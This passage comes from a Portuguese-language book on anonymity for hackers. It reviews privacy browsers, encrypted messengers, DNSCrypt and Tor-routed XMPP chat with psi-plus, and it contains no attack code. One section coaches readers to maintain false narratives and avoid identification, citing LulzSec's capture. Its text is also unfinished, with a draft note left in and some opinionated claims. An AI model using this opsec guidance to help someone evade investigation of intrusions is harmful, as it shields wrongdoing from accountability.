[30] Projeto mantido pela Google e acessível pela URL: https://www.chromium.org/chromium-projects/
[31] Código acessível pela url: https://github.com/naoimportaweb/avulso/blob/main/proxy.py



3.3.2 Tor Browser

Para começar o TOR são dois projetos, um é o TOR Proxy que é capaz de pegar conexões de saída do computador e rotear por relays conforme já dito, ele age como um serviço tanto no Microsoft Windows quanto no GNU/Linux. Já o segundo projeto é um Browser baseado em Mozilla Firefox bem alterado, com todas as boas práticas de segurança e privacidade. O Browser não é anônimo, é privado mas VOCÊ se torna anônimo para a rede mundial, quando implementa as dicas de anonimização. Neste tópico vou abordar o Tor Browser.

O Tor Browser usa a rede Tor para proteger sua privacidade e anonimato. O uso da rede Tor tem duas propriedades principais:

- Seu provedor de serviços de Internet e qualquer pessoa que monitore sua conexão localmente não conseguirão rastrear sua atividade na Internet, incluindo os nomes e endereços dos sites que você visita. Mas tome cuidado, um scan próximo de seu wireless ou na sua operadora saberá que usa TOR;
- Os operadores dos sites e serviços que você usa, e qualquer pessoa que os observe, verão uma conexão proveniente da rede Tor em vez do seu endereço real de Internet (IP) e não saberão quem você é, a menos que você se identifique explicitamente.

Além disso, o Tor Browser foi projetado para evitar que sites façam impressões digitais ou identifiquem você com base na configuração do seu navegador, isso devido a sua configuração de privacidade. Por padrão, o Tor Browser não mantém nenhum histórico de navegação. Os cookies são válidos apenas para uma única sessão (até que o navegador Tor seja encerrado ou uma nova identidade seja solicitada).


3.3.3 Browser Sphere

Gostei da ideia deste Browser, trata-se de um browser que se pode criar uma personalidade e cada personalidade ter uma configuração diferente, e isso é o máximo, é tudo que prego


sobre este assunto. Uma pena que a customização é pequena, mas tem potencial para ser uma grande ferramenta Hacker. Fica a dica para quem quer criar um produto semelhante.

Começa-se criando uma chave de criptografia, afinal todos os arquivos salvos são criptografados.

Quando entrar, aparecem slots que configuram personalidades, no caso abaixo tenho uma.




Veja que há alguma customização, e isso é importante, porém acho que temos pouca customização.



Depois é só usar. Fica a dica de uma boa ferramenta que tem tudo para evoluir.

3.3.4 Kodachi Light Browser

Firefox tem a vantagem de ser altamente customizável, e assim como Eclipse é a base para muitos produtos e soluções. O Kodachi Light Browser é um browser baseado em Firefox e que é ainda mais castrado para consumir menos memória, é um bom browser para computadores com pouca memória. Acredita-se que muitos hackers sempre tem um computadorzinho velho, que tem um apelo afetivo e está lá com o Kodachi, então poderia executar este browser sem problemas de falta de memória.



Mas como todo Firefox, há muita telemetria, bem como a equipe Kodachi adicionou muitas extensões, algumas delas interessantes, já outras, um desperdício. As extensões usadas pelo Kodachi serão abordadas em outro tópico.

3.3.5 Brave Browser

Brave, uma boa definição é, amor e ódio. Fiz uma análise de telemetria e observei menos dados sendo enviado se comparado ao Firefox, isso é um ponto positivo, já a configuração de privacidade é mais assertiva que a configuração de privacidade do Firefox (por padrão), mas infelizmente o Brave Browser[32] é baseado em Chromium consumindo muito recurso e sendo bem vulnerável. Sempre acreditei que o Chromium é mantido por um grupo de programadores que se estabeleceram na equipe por política, por isso tanta vulnerabilidade e a equipe continua inalterada.

Um ponto positivo que observei é que é um bom browser para evitar propagandas, e algo que não é falado, a telemetria de sites, sim existe a telemetria do browser e a telemetria dos sites, inclusive isso já foi abordado no tópico de Mozilla Firefox. Costumo dizer que temos que ter vários Browsers configurados de forma diferente para simular vários perfis, acredito que esse browser é indispensável neste cenário.

Experimente usar o código Python que demonstrei anteriormente, junto com Brave, vai se surpreender.

---


[32] Pode ser obtido pela url: https://brave.com/pt-br/

3.3.6 Extensões Firefox do Kodachi

3.3 Security Apps

Como toda distribuição maximalista o Kodachi GNU/Linux vem com muito mais que o GNU e o Linux podem ter, embora seja uma piada é um fato, bem semelhante ao Kali GNU/Linux. Mas vejo o Kodachi com mais ferramentas que se adaptam a vida de um hacker, pois o primordial da vida de um hacker é **estar seguro**.

Sobre as ferramentas, algumas redundâncias, por exemplo, 5 ferramentas de troca de mensagens, talvez uma única ferramenta que é possível escolher qualquer, mas pelo menos tem uma que já descrevo neste livro, o **Pidgin**.



3.3.1 Session Messager


Session Message é um serviço de mensagens criptografadas totalmente anônimo e usa em sua base o **Lokinet**, trata-se de um roteador ONION de baixa latência e ambos utilizam a rede **Oxen Service** Node para proteger a privacidade e o anonimato do usuário.

Os nós de serviço são a chave para a funcionalidade Session Message, auxiliando no roteamento de mensagens e no armazenamento temporário de mensagens. As mensagens são encaminhadas por meio da rede de nó de serviço, protegendo a identidade do remetente e do destinatário da mensagem. Se o destinatário estiver offline e não puder receber uma mensagem imediatamente, “swarms” dos nós de serviço são usados para fornecer armazenamento redundante da mensagem criptografada até que o destinatário fique online para recebê-la.


Venho observando este projeto, pois parece ser bem promissor.

3.3.2 Element e Matrix.org

Element é uma plataforma de comunicação descentralizada e flexível, construída no padrão aberto Matrix, que dá às pessoas e organizações a independência para se comunicarem com confiança. Veja abaixo uma imagem da interface do Element.



Element é um cliente Matrix.org, este trata-se de uma rede descentralizada de comunicação. A comunicação descentralizada significa que todos devem ser capazes de manter a sua própria infra-estrutura e ser livres de escolher quaisquer nós de infra-estrutura disponíveis para comunicar. Diferente do Whatsapp e do Telegram, que são centralizados e facilmente influenciados por grandes máfias governamentais, o Matrix não. Mas além do Element existem outros clientes Matrix.org, são exemplos:



3.4 DNSCrypt Proxy

DNSCrypt é um protocolo de rede para tradução de domínios (DNS), mas não é o clássico protocolo DNS, pois o DNSCrypt é um protocolo criptografado. Você tem que pensar que a operadora ou governos podem utilizar dados de tradução de domínios para saber o que você consome de informação ou até onde sabe. Além da privacidade que adquire utilizando este protocolo este modelo garante que um intermediário não falsifique os dados.

Como é um protocolo de rede, ele é independente de plataforma e pode ser utilizado tanto em Linux, Windows, MAC OS, etc. E existem inúmeras soluções e entusiastas dos projetos. Neste tópico vamos falar dos principais e naturalmente descrever estes, mas estamos abertos para discussão em fóruns e canais.

A principal implementação que será adotada é a implementação de código aberto do dnscrypt-proxy, e é lógico, vamos trabalhar com ODoH. Naturalmente por ser um serviço voltado para privacidade, inúmeros serviços pagos de DNS iniciaram a operação com estes protocolos e logo foram adotados também por grandes serviços de tradução DNS públicos, a grande maioria destes são membros da OpenNIC.

.PAREI AQUI, VOU CONTINUAR.

4 Identidade Hacker

Como foi o fim do LulzSec? Basicamente os integrantes do grupo que possuíam várias contas em **chans**, aos poucos se entregaram, na verdade o elo fraco era Hector Xavier Monsegur, que além de não saber esconder sua vida pessoal ainda conectou apenas 1 vez em um chat sem proteção TOR (que falta fez o Kodachi).

Antes de entrar neste mundo, o hacker deve aprender a criar enredo, narrativas falsas e se manter nas narrativas. O Deus Loki deve ser fichinha perto de um bom hacker, tudo isso para despistar curiosos e manter sua segurança. Além das narrativas, temos as ferramentas e os meios, nessa sessão vamos falar sobre as ferramentas e os meios visto que a narrativa foi descrita em capítulos anteriores.

Mas saiba, sobre ferramentas: existem enormes listas de discussões sobre pontos fortes e pontos fracos e saiba que nada será perfeito.

4.1 Browsers

4.2 Comunicação Extensible Messaging and Presence Protocol XMPP

Hackers precisam se comunicar[33], mail não é uma ferramenta tão interessante, principalmente com recentes notícias sobre protonmail (ver 2021), outra forma interessante são as ferramentas de mensagens instantâneas (IM), estes aplicativos fornecem não apenas os meios para os usuários se comunicarem com outras pessoas em tempo real, mas também obter suas informações de presença.

Protocolo Jabber/XMPP para CHAT na DEEP WEB (teoria)

Um dos primeiros protocolos de IM abertos foi o Jabber, que começou como um protocolo de IM não padrão em 1998[34]. Como um protocolo extensível construído com XML, o Jabber rapidamente encontrou outros aplicativos como um transporte geral ou middleware orientado a mensagens (MoM). Eventualmente, o XMPP surgiu do Jabber como um protocolo baseado em padrões na forma de um documento de protocolo de grupo de trabalho IETF: RFC 3920[35], “Extensible Messaging and Presence Protocol (XMPP)”.


XMPP significa:

[33] Meu XMPP é: nao.importa.web@xmpp.jp
[34] Para mais detalhes históricos, veja: https://xmpp.org/about/history/
[35] Acessado em 17 de setembro de 2021, url: https://datatracker.ietf.org/doc/html/rfc3920


Protocolo: XMPP é um protocolo é um conjunto de padrões que permite que os sistemas se comuniquem entre si. O XMPP é amplamente usado na web, mas geralmente não é anunciado;
Presença: O indicador de presença informa aos servidores que você está online/offline/ocupado. Em termos técnicos, a presença determina o estado de uma entidade XMPP;
Mensagens: A parte da 'mensagem' do XMPP é a 'parte' que você vê a mensagem instantânea (IM) enviada entre clientes. O XMPP foi projetado para enviar todas as mensagens em tempo real usando um mecanismo push muito eficiente;
Extensível: Definido em um padrão aberto e usando uma abordagem de sistemas abertos de desenvolvimento e aplicação, o XMPP foi projetado para ser extensível. Em outras palavras, ele foi projetado para crescer e acomodar mudanças.

A XMPP Standards Foundation (também conhecida como XSF e anteriormente Jabber Software Foundation) é uma organização de desenvolvimento de padrões independente e sem fins lucrativos, cuja missão principal é definir protocolos abertos para presença, mensagens instantâneas e comunicação e colaboração em tempo real no topo da Extensible Messaging and Presence Protocol (XMPP).

O XSF também fornece informações e infraestrutura para a comunidade mundial de desenvolvedores Jabber/XMPP, provedores de serviços e usuários finais. Além disso, o XSF administra o Programa de Licenciamento de Marcas Registradas Jabber.



Existe uma extensa rede de servidores descentralizados pelo mundo, o usuário deve estar atento às leis do país bem como a integridade do grupo que controla o servidor escolhido.



Quem sabe a Alemanha seja um lugar mais discreto? Mas pertence aos 14 olhos!!! E isso é muito estranho.

O XMPP é de longe a melhor solução nos casos em que é necessário o nível máximo de proteção de comunicação com mensagens instantâneas. Por padrão, o protocolo XMPP não possui criptografia confiável, mas você pode adicioná-la, para tornar a comunicação via XMPP o mais anônima e segura possível, execute as seguintes etapas:

- a conexão com o servidor Jabber/XMPP deve ser feita apenas através do Tor;
- sempre use criptografia OTR/PGP;
- use login aleatório como alsyyyqfhfeyqfquf@jabber.com.

Lembre-se dessas três regras fundamentais de comunicação segura via XMPP, outra recomendação importante é utilizar o TOR.

Existem vários clientes XMPP, abaixo temos uma lista de possíveis ferramentas que pode utilizar.


CLIENTE XMPP	SISTEMA OPERACIONAL
Aparté	BSD/Linux/macOS
AstraChat	Android/iOS/Linux/macOS/Windows
BeagleIM by Tigase, Inc	macOS
blabber.im	Android
Bruno the Jabber™ Bear	Android
Conversations	Android
Gajim	Linux/Windows
Kaidan	Android/Linux/macOS/Windows
Monal IM	iOS/macOS
Poezio	Linux/macOS
Psi e Psi-plus	Linux / macOS / Windows
Pàdé	Browser
SiskinIM by Tigase, Inc.	iOS
Spark	Linux / macOS / Windows
StorkIM by Tigase, Inc.	Android
Swift	Linux / macOS / Windows
UWPX	Windows
yaxim	Android

4.2.1 Cliente PSI-PLUS

Neste exemplo será utilizado o psi-plus mas pode ser utilizada qualquer ferramenta acima, já no próximo tópico vou demostrar o GAJIM, para iniciar vamos assegurar que tanto o psi-plus está instalado quanto o OpenPgp, para isso digite no terminal os seguintes comandos.

```
sudo apt install psi-plus -y
sudo apt install gnupg -y
sudo apt install libsasl2-modules -y
```

Também é recomendado que se instale o TOR para aumentar o grau de anonimato de sua troca de mensagens.




Saiba como instalar o TOR utilizando o link abaixo.

Instalando o TOR em uma máquina Kali, veja este vídeo.

Após a instalação inicie o programa psi-plus com o comando abaixo.

```
psi-plus
```

Pronto, ao iniciar a aplicação caso não tenha nenhuma conta XMPP então clique em “Register new account”, neste material será criado uma nova conta.




Primeiro ponto interessante para se discutir, existem inúmeros servidores XMPP, mas você deve escolher um servidor XMPP que:

- Tenha reputação;
- Permita criação de usuários por cliente XMPP;

A reputação é importante, existem inúmeros entusiastas que elevam servidores XMPP e não possuem o conhecimento técnico para blindar o serviço, o próprio serviço XMPP vira alvo para ataques que visam a invasão. Agora o fato do servidor permitir que o XMPP Client faça cadastro de novas contas é importante para quem não quer abrir um Browser e se expor.


Na figura abaixo vou escolher o serviço jabber.de por se tratar de um servidor conhecido.

Ainda nesta interface, clique em “Edit…” na opção Proxy, vamos configurar a conexão por TOR, já de cara vamos aumentar o anonimato. Clique em New e logo em seguida escolha “SOCKS 5”, informe ip da máquina local e a porta do serviço TOR, que no GNU/Linux é 9050.




Clique em Save e a interface será fechada. Veja na imagem abaixo que agora a configuração TOR criada aparece como opção selecionada para Proxy.


Avance pressionando Next, agora está na hora de criar um login “nome” e uma senha, utilize uma senha forte e principalmente, “uma senha que não usa em lugar nenhum”, não ligue essa conta a você por uma senha.



